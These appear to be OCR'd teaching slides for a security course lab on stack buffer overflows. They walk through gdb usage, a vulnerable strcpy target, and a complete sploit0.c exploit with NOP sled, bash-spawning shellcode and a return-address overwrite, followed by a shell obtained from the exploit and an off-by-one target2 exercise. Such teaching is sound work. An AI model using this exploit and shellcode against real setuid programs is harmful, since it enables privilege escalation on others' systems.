
(after)




Exiting from a Function (In Action)

```
mov %ebp, %esp
pop %ebp
pop %eip
```

(before)



Exiting from a Function (In Action)



In reality, `ret` and/or the rest of the instructions of the caller might do more here to deallocate args, but we won't worry about that.

2. Using gdb

Similar to what we did in 351, gdb will be your best friend over the next few weeks~~~

- **Command (e.g. sploit0)**
  cgdb -e sploit0 -s /lab1/bin/target0 -d ~/sources
- **Setting breakpoints**
  - **catch exec** (Break when exec into new process)
  - **run** (starts the program)
  - **break main** (Setting breakpoint @ main)
  - **continue**

Useful gdb commands

- step [s]: execute next source code line
- next [n]: step over function
- stepi [si]: execute next assembly instruction
- list : display source code
- disassemble [disas]: disassemble specified function

Useful gdb commands (cont.)

- info register : inspect current register values
- info frame : info about current stack frame
- p : inspect variable
  - e.g., p &buf (the pointer) or p buf (the value)

Useful gdb commands (cont.)

- x : inspect memory (follow by / and format)
  - 20 words in hex at address: x/20xw 0xbffffcd4
  - Same as x/20x
  - x /5i $eip (print 5 instructions at %eip)
  - i for instruction
  - x for hex

Another useful tool: objdump

- objdump -d : disassemble an object file

Additional tips

- Hardcoding addresses -> Run through gdb first
- Don't be alarmed by Segfault (you might be on the right track)
- Using memset & memcpy to construct big buffers
- GDB cheatsheet
- The exploits are generally in increasing difficulty* -> Plan ahead
- Backup your exploit files periodically
- Be a good teammate

target0.c

Do you spot a security vulnerability?


No bounds check on input to strcpy()

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFLEN 280

int foo(char *argv[])
{
  char buf[BUFLEN];
  strcpy(buf, argv[1]);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    {
      fprintf(stderr, "target0: argc != 2\n");
      exit(EXIT_FAILURE);
    }
  foo(argv);
  return 0;
}
```

Normal execution of target0

This is the stack frame for `foo()` after executing `strcpy()`, if we pass an input of <280 bytes

Copied input data (orange) fits inside of buf



Higher addresses: `0xffffffff`


stack frame bottom, %EBP

stack frame top, also stack top: %ESP

Lower addresses: `0x00000000`

What if we had passed an input of size 288 bytes?

RET and SFP overwritten by strcpy()



Higher addresses: `0xffffffff`


stack frame bottom, %EBP

stack frame top, also stack top: %ESP

Lower addresses: `0x00000000`


Writing the shellcode to buf

If our input buffer starts with the shellcode, it will be copied into `buf` by `strcpy()`.



Overwrite RET

The last 4 bytes of our input will overwrite RET - so in the input buffer, we put the address of the shellcode in the last 4 bytes.



```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

#define TARGET "/bin/target0"

int main(void)
{
  char *args[3];
  char *env[1];

  args[0] = TARGET; args[1] = "hi there"; args[2] = NULL;
  env[0] = NULL;

  if (0 > execve(TARGET, args, env))
    perror("execve failed");

  return 0;
}
```

sploit0.c

How do we implement this attack?

args[1] will be passed to target0.c, as argv[1].

We'll replace "hi there" with the attack buffer/string.

Demo

Step 1: Figure out how big the buffer should be

Step 2: Place shellcode somewhere in the buffer

Step 3: Overwrite return address to point to the shellcode

Step 1

Let's take a look the buffer and the register information

```
cgdb -e sploit0 -s /lab1/bin/target0 -d ~/sources
catch exec
run
break main
continue
```

s (step, repeat until after strcpy() is executed)

```
(gdb) p buf
$1 = "hi there\000\000\000\000\000\320\377\367\f0\335\367|\221\33
4\367Ă\004\b|'\335\367.N=\366p\335\377\377q\352\261\a\004\336\377
\377\340\243\374\367", '\000' <repeats 32 times>, "\377\037\000\0
00\000\320\372\367\000\000\000\000.N=\366P\333\377\367\004\336\37
7\377Ă\004\b\275\306\375\367`\202\004\b\f\336\377\377\360\332\377
\367\001\000\000\000\020\244\374\367\001\000\000\000\000\000\000\
000\001\000\000\000\220\331\377\367\001\000\000\000\000\000\000\0
00\000\000\303\000\001\000\000\000\340\307\377\367\000\000\000\00
0\000\000\000\000\000\320\377\367\000\000\000\000\000\000\000\000
\064\005\000\000\236\000\000\000$\262"...
(gdb) p &buf
$2 = (char (*)[280]) 0xffffdd24
(gdb) info register
eax            0xffffdd24         -8924
ecx            0xffffdfdd         -8227
edx            0xffffdd24         -8924
ebx            0x0                0
esp            0xffffdd24         0xffffdd24
ebp            0xffffde3c         0xffffde3c
esi            0xf7fad000         -134557696
edi            0xf7fad000         -134557696
eip            0x80491b7          0x80491b7 <foo+33>
eflags         0x296              [ PF AF SF IF ]
cs             0x23               35
ss             0x2b               43
ds             0x2b               43
es             0x2b               43
fs             0x0                0
gs             0x63               99
```

Step 1 (cont.)

Suppose instead of "hi there", we have "hi there hi there hi there".

Start of `buf` now says “hi there hi there hi there”

%ebp is a different address, because input buffer is longer, changing the size of the stack

Important note: Establish your buffer size before overwriting RET with the hardcoded address - the address will change if you change the size!

```
(gdb) p buf
$1 = "hi there hi there hi there\000\b|'\335\367.N=\366`\335\3
77\377q\352\261\a\364\335\377\377\340\243\374\367", '\000' <re
peats 32 times>, "\377\037\000\000\000\320\372\367\000\000\000
\000.N=\366P\333\377\367\364\335\377\377Ä\004\b\275\306\375\36
7`\202\004\b\374\335\377\377\360\332\377\367\001\000\000\000\0
20\244\374\367\001\000\000\000\000\000\000\000\001\000\000\000
\220\331\377\367\001\000\000\000\000\000\000\000\000\000\303\0
00\001\000\000\000\340\307\377\367\000\000\000\000\000\000\000
\000\000\320\377\367\000\000\000\000\000\000\000\000\064\005\0
00\000\236\000\000\000$"...
(gdb) p &buf
$2 = (char (*)[280]) 0xffffdd14
(gdb) info register
eax            0xffffdd14          -8940
ecx            0xffffdfe0          -8224
edx            0xffffdd29          -8919
ebx            0x0                 0
esp            0xffffdd14          0xffffdd14
ebp            0xffffde2c          0xffffde2c
esi            0xf7fad000          -134557696
edi            0xf7fad000          -134557696
eip            0x80491b7           0x80491b7 <foo+33>
eflags         0x296               [ PF AF SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

Step 1 (cont.)

We want to overwrite the return address (RET)

RET is the 4 bytes after SFP

SFP is 4 bytes after local variable

buf is a char array of size 280 bytes, so the buffer need to be at least 288 bytes, to overwrite RET

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFLEN 280

int foo(char *argv[])
{
  char buf[BUFLEN];
  strcpy(buf, argv[1]);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    {
      fprintf(stderr, "target0: argc != 2\n");
      exit(EXIT_FAILURE);
    }
  foo(argv);
  return 0;
}
```

Step 2

What should we put inside the buffer?

Initialize everything with NOP instruction (0x90)

- “NOP sled”

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

#define TARGET "/lab1/bin/target0"

int main(void)
{
  char *args[3];
  char *env[1];

  char buf[289];
  // 0x90 is NOP instruction
  memset(buf, 0x90, sizeof(buf) - 1);
```

Step 2

You can pretty much put the shellcode anywhere inside the buffer, as long as it doesn't interfere with the EIP (It's easier to just put it in front)

Be aware that `strcpy` copies until it sees the null-terminating byte.

```
/*
 * Shellcode from https://podalirius.net/en/articles/unix-shells-dropping-
suid-rights-in-shellcodes/.
 */
static char shellcode[] =
  "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f"
  "\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80";
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

#define TARGET "/lab1/bin/target0"

int main(void)
{
  char *args[3];
  char *env[1];

  char buf[289];
  // 0x90 is NOP instruction
  memset(buf, 0x90, sizeof(buf) - 1);

  // write null terminator at the end, so strcpy stops copying
here
  buf[288] = 0;

  // copy the shellcode into the beginning of the buffer
  memcpy(buf, shellcode, sizeof(shellcode) - 1);
```

Step 2

Let's double check the content of buf using gdb!

```
/*
 * Shellcode from https://podalirius.net/en/articles/unix-shells-dropping-
suid-rights-in-shellcodes/.
 */
static char shellcode[] =
  "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f"
  "\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80";
```

```
(gdb) p buf
$1 = "j\vX\231Rfh-p\211\341Rjhh/bash/bin\211\343RQS\211\34Ì", '\220' <repeats
 247 times>
(gdb) x /40xb buf
0xffffdc14:     0x6a    0x0b    0x58    0x99    0x52    0x66    0x68    0x2d
0xffffdc1c:     0x70    0x89    0xe1    0x52    0x6a    0x68    0x68    0x2f
0xffffdc24:     0x62    0x61    0x73    0x68    0x2f    0x62    0x69    0x6e
0xffffdc2c:     0x89    0xe3    0x52    0x51    0x53    0x89    0xe1    0xcd
0xffffdc34:     0x80    0x90    0x90    0x90    0x90    0x90    0x90    0x90
```

Step 3

Run code through gdb, figure out where your shellcode is located

Modify buf + 284 (the location of RET) to point to the address that your shellcode starts

```
(gdb) p &buf
$2 = (char (*)[280]) 0xffffdc14
```

```
 9 int main(void)
10 {
11   char *args[3];
12   char *env[1];
13
14   char buf[289];
15   // 0x90 is NOP instruction
16   memset(buf, 0x90, sizeof(buf) - 1);
17
18   // write null terminator at the end, so strcpy stops copying here
19   buf[288] = 0;
20
21   // copy the shellcode into the beginning of the buffer
22   memcpy(buf, shellcode, sizeof(shellcode) - 1);
23
24   // set the EIP to the address of the start of buffer so it will
25   // execute the shellcode as the next instruction on returning
26   *(unsigned int*) (buf + 284) = 0xffffdc14;
27
28   args[0] = TARGET; args[1] = buf; args[2] = NULL;
29   env[0] = NULL;
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

#define TARGET "/lab1/bin/target0"

int main(void)
{
  char *args[3];
  char *env[1];

  char buf[289];
  // 0x90 is NOP instruction
  memset(buf, 0x90, sizeof(buf) - 1);

  // write null terminator at the end, so strcpy stops copying here
  buf[288] = 0;

  // copy the shellcode into the beginning of the buffer
  memcpy(buf, shellcode, sizeof(shellcode) - 1);

  // set the EIP to the address of the start of buffer so it will
  // execute the shellcode as the next instruction on returning
  *(unsigned int*) (buf + 284) = 0xffffdc14;

  args[0] = TARGET; args[1] = buf; args[2] = NULL;
  env[0] = NULL;

  if (0 > execve(TARGET, args, env))
    perror("execve failed");

  return 0;
}
```

Exploit 0 (Solved)

Make sure you run gdb and figure out what the actual address should be

```
 ./sploit0
bash-5.0$ whoami
hax0red0
bash-5.0$
```

Activity: Sploit 2 Stack Diagram

Draw a stack diagram for target2.c.


Hints:

- What happens when a function calls another function?
- Which way does the stack grow?
- What data does a stack frame need to store?

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFLEN 336

void nstrcpy(char *out, int outl, char *in)
{
    int i, len;

    len = strlen(in);
    if (len > outl)
        len = outl;

    for (i = 0; i <= len; i++)
        out[i] = in[i];
}

void bar(char *arg)
{
    char buf[BUFLEN];

    nstrcpy(buf, sizeof buf, arg);
}

void foo(char *argv[])
{
    bar(argv[1]);
}

int main(int argc, char *argv[])
{
    if (argc != 2)
    {
        fprintf(stderr, "target2: argc != 2\n");
        exit(EXIT_FAILURE);
    }
    foo(argv);
    return 0;
}
```

Solution: Sploit 2 Stack Diagram

```c
void foo(char *argv[])
{
  bar(argv[1]);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    {
      fprintf(stderr, "target2: argc != 2\n");
      exit(EXIT_FAILURE);
    }
  foo(argv);
  return 0;
}
```




First, main calls foo.

Solution: Sploit 2 Stack Diagram

```
void bar(char *arg)
{
    char buf[BUFLEN];

    nstrcpy(buf, sizeof buf, arg);
}

void foo(char *argv[])
{
    bar(argv[1]);
}
```


Next, foo calls bar.



Solution: Sploit 2 Stack Diagram

```
void nstrcpy(char *out, int outl, char *in)
{
  int i, len;

  len = strlen(in);
  if (len > outl)
    len = outl;

  for (i = 0; i <= len; i++)
    out[i] = in[i];
}

void bar(char *arg)
{
  char buf[BUFLEN];

  nstrcpy(buf, sizeof buf, arg);
}
```

